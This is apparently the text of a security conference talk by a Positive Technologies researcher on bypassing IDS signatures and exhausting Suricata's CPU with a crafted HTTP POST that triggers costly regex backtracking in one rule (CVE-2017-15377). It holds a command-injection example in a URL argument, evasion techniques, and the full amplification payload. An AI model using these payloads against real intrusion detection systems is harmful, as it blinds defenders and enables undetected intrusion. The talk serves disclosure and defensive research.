What's wrong?

This is just an IDS signature

Kirill Shipulin
Positive Technologies

@attackdetection

POSITIVE TECHNOLOGIES

ptsecurity.com

Why this talk?

- IDS/IPS fixes known bypasses
- Signatures are not perfectly safe
- Sigs developers have limited time
- Interesting methods were found

Introduction to IDS


- Monitors all network traffic L2–L7
- Dissects from IP to DCERPC
- Big ruleset

  > 20,000 ET open signatures

  Daily updates

How IDS engine works


POSITIVE TECHNOLOGIES



Common bypass techniques

Common bypass techniques

- Fragmentation, IP or TCP
- TTL/MTU
- TCP overlap: TCP SYN numbers overlap
- TCP un-sync: fake TCP FIN packet
- Session timeout



Common bypass techniques

- HTTP GZIP without header
- HTTP double encoding
- POP3/IMAP quoted-printable encoding
- Ask WAF about normalization bypasses

Alternative sources

Check out

- Release notes
- Bug trackers
- Sec lists

Alternative sources

Check out

- Release notes
- Bug trackers
- Sec lists
- Don't forget third party libs

Bug #1880 ICMP Unreachable confusion

POSITIVE TECHNOLOGIES

BadTunnel goes undetected if an ICMP was seen first

[redacted]	137	20.20.20.20	NBNS	Name query NBSTAT *<00><00><00><00><00><00>
20.20.20.20	137	[redacted]	ICMP	Destination unreachable (Port unreachable)
[redacted]	137	20.20.20.20	NBNS	Name query NBSTAT *<00><00><00><00><00><00>
20.20.20.20	137	[redacted]	ICMP	Destination unreachable (Port unreachable)
[redacted]	137	20.20.20.20	NBNS	Name query NBSTAT *<00><00><00><00><00><00>
20.20.20.20	137	[redacted]	NBNS	Name query response NB [redacted]
20.20.20.20	137	[redacted]	NBNS	Name query response NB [redacted]
20.20.20.20	137	[redacted]	NBNS	Name query response NB [redacted]
20.20.20.20	137	[redacted]	NBNS	Name query response NB [redacted]

@attackdetection

Bypass rules

Bypass rules, not IDS

SigDevs usually:

- Use public exploits
- Don't study vulnerabilities in depth
- Have phobias about:
  - False positives
  - Low performance

Bypass rules, not IDS

POSITIVE TECHNOLOGIES

- Just change HTTP arguments

/connect.cgi?action=checkPort&port=4444`id

/connect.cgi?port=4444`id&action=checkPort

- Or add a whitespace

<OBJECT … classid =

Bypass rules, not IDS

POSITIVE TECHNOLOGIES

Not a universal bypass

- More danger vulnerability → More quality signature(s)
- Not any signature may be bypassed

Why this happens?

- Developing a quality signatures requires a range of skills
- Developers focus not on an attack but on writing signature

Ruleset performance

POSITIVE TECHNOLOGIES

While planning IDS/IPS capacity, follow the rule of thumb:

- 1 CPU = (1000 signatures) * (500 Mbps)

Ruleset performance

While planning IDS/IPS capacity, follow the rule of thumb:

- 1 CPU = (1000 signatures) * (500 Mbps)

But:

- Signatures are not the same
- Traffic isn't the same

Ruleset performance

POSITIVE TECHNOLOGIES

Top of perf log

- Bad traffic
- Slow rules

Num	Rule	Ticks	%	Checks	Avg No Match
1	2017073	5279869	0.00	2	2639934.50
2	2021375	57251351	0.01	52	1100987.52
3	2019647	886933	0.00	1	886933.00
4	2017817	9548772	0.00	16	596798.25
5	2018797	2208065	0.00	4	552016.25
6	2017899	536774	0.00	1	536774.00
7	2015977	805879	0.00	2	402939.50
8	2017502	4429422	0.00	11	402674.73
9	2017500	4268771	0.00	11	388070.09
10	2022242	2604347	0.00	7	372049.57
11	2017501	4080722	0.00	11	370974.73
12	2017373	1030771	0.00	3	343590.33
13	2020397	664310	0.00	2	332155.00
14	2016393	2283550	0.00	7	326221.43
15	2018299	14872810	0.00	48	309850.21
16	2016855	910285	0.00	3	303428.33
17	2017499	3291252	0.00	11	299204.73
18	2017602	2853514	0.00	10	285351.40
19	2017166	4810953	0.00	17	282997.24
20	2021394	825098	0.00	3	275032.67
21	2017572	239601	0.00	1	239601.00
22	2019181	715194	0.00	3	238398.00
23	2021621	103816849	0.01	436	238112.04
24	2012970	105566462	0.01	473	223184.91
25	2016854	650670	0.00	3	216890.00
26	2018342	22524940	0.00	104	216585.96
27	2018147	211602	0.00	1	211602.00
28	2021789	6502474	0.00	31	209757.23
29	2017375	1375397	0.00	7	196485.29
30	2021993	22919842	0.00	121	189420.18
31	2022004	12347702	0.00	69	178952.20
32	2016587	1231376	0.00	7	175910.86
33	2015978	1196680	0.00	7	170954.29

Exploitation scheme

- Run a whole ruleset on your corporate traffic
- Investigate the top of the performance log
- Amplify

Step 2. What's on top?

POSITIVE TECHNOLOGIES

- Take the 7th from the top.

Num	Rule	Avg Ticks
7	2016204	1114290.50

- 1 million ticks in average. Looks profit!

Step 2. What's on top?

POSITIVE TECHNOLOGIES

```
alert http any any -> $HTTP_SERVERS any (
    reference: cve, 2013-0156;
    flow:established,to_server;
    content:" type"; nocase; fast_pattern;
    content:"yaml"; distance:0; nocase;
    content:"!ruby"; distance:0; nocase;
    pcre:"/<(?P<tname>[^\s]+)[^>]*?\stype\s*
    =\s*(?P<q>[\x22\x27])yaml(?P=q)((?!<\/(?
    P=tname)).+?)!ruby/si";
    sid:2016204; rev:4;
)
```

https://github.com/Cisco-Talos/file2pcap

Try and see what happens

Assumptions:

- Find no match is more expensive than find any
- PCRE is more expensive than substring search

Suricata IDS built in perf mode

- rule_perf.log
- keyword_perf.log

Try and see what happens

POSITIVE TECHNOLOGIES

“ typeyaml!ruby”

Num	Rule	Avg Ticks
1	2016204	**57630.00**

rule_perf.log

keyword_perf.log

Keyword	Ticks	Checks	Matches
content	18765	**4**	**3**
pcre	18985	**1**	**0**

Try and see what happens

POSITIVE TECHNOLOGIES

- Reverse PCRE and find a string it searches for

```
<(?P<tname>[^\s]+)[^>]*?\stype\s*=\s*(?P<q>
[\x22\x27])yaml(?P=q)((?!<\/(?P=tname)).+?)!ruby
```

- Play around until PCRE check get costly

Try and see what happens

POSITIVE TECHNOLOGIES

```
<a type="yaml" !ruby : 32 steps, match

<a type="yaml" !rub  : 57 steps, no match
```

```
<(?P<tname>[^\s]+)[^>]*?\stype\s*=\s*(?P<q>
[\x22\x27])yaml(?P=q)((?!<\/(?P=tname)).+?)!ruby
```

https://regex101.com/r/mV9ApT/1

Try and see what happens

POSITIVE TECHNOLOGIES

```
<a type="yaml" !ruby : 32 steps, match

<a type="yaml" !rub  : 57 steps, no match
```

```
<(?P<tname>[^\s]+)[^>]*?\stype\s*=\s*(?P<q>
[\x22\x27])yaml(?P=q)((?!<\/(?P=tname)).+?)!ruby
```

```
2 x (<a type="yaml" !rub) : 209 steps

10 x (<a type="yaml" !rub) : 9885 steps

100 x (<a type="yaml" !rub) : timeout
```

Try and see what happens

POSITIVE TECHNOLOGIES

Keyword	Ticks	Checks	Matches
content	19135	4	3
pcre	1180797	1	0

Try and see what happens

POSITIVE TECHNOLOGIES

Keyword	Ticks	Checks	Matches
content	19135	4	3
pcre	1180797	1	0

- MATCH_LIMIT_DEFAULT 3500
- MATCH_LIMIT_RECURSION_DEFAULT 1500

Try and see what happens

POSITIVE TECHNOLOGIES

```
typeyaml!ruby typeyaml!ruby
```

Try and see what happens

POSITIVE TECHNOLOGIES

```
typeyaml!ruby typeyaml!ruby
```

Keyword	Avg. Ticks	Checks	Matches
content	3338	**7**	**6**
pcre	12052	**3**	0

Try and see what happens

POSITIVE TECHNOLOGIES

```
typeyaml!ruby typeyaml!ruby
```

Keyword	Avg. Ticks	Checks	Matches
content	3338	**7**	**6**
pcre	12052	**3**	0
content		**1508**	**1507**
pcre		**1492**	0

Try and see what happens

POSITIVE TECHNOLOGIES

```
typeyaml!ruby typeyaml!ruby
```


Keyword	Avg. Ticks	Checks	Matches
content	3338	**7**	**6**
pcre	12052	**3**	0
content	3626	1508	1507
pcre	**1587144**	1492	0

Step 3. Amplification

POSITIVE TECHNOLOGIES

- Wow! A 1,000 times amplification

Num	Rule	Avg Ticks
1	2016204	3302218139


Wireshark · Hypertext Transfer Protocol (http) · 2016204_nomatch_3004bytes
POST / HTTP/1.1
Host: 192.168.235.136
<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a
type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a
type='yaml"<a type='yaml"!ruby<a type='yaml"<a type='yaml"!ruby<a type='yaml"
Frame 6, Hypertext Transfer Protocol (http), 3 004 byte(s).
Decode as None
Show as ASCII
Start 0
End 3004
Find:
Find Next
Print
Copy
Save as...
Закрыть
Справка

Step 3. Amplification

— What is 3 billion ticks?

— A second for a CPU.


Step 3. Amplification

— What is 3 billion ticks?

— A second for a CPU.

- CVE-2017-15377 was assigned
- Still many signatures there

8 out of 40 cores of Intel(R) Xeon(R) E5-2650 v3 2.30GHz




Exploitation

POSITIVE TECHNOLOGIES

1 HTTP POST

1 Second

1 CPU/Core




100% CPU Load

+ CPUs usually are already busy

Exploitation

POSITIVE TECHNOLOGIES



250 Kbps, 10 HTTP POST Requests per second

Exploitation

POSITIVE TECHNOLOGIES

- But there is still several hardest signatures
- Suricata 4.0.0 performance log top:

Num	Rule	Avg Ticks
1	2023484	3114290.50
2	2021214	2246577.58
3	2017073	1651243.00
4	2017817	543130.00
5	2017899	534586.00

Signatures everywhere

- WAF
- Antivirus
- IDS/IPS
- Firewall
- Traffic analyzer

Things we learned

- There's always a group of most consuming signatures on the top
- Such technique cannot be detected
- Same method applies to other systems (Snort tested)
- Open ruleset is the key
- SigDevs have to test their signatures on real traffic

Kirill Shipulin

@attackdetection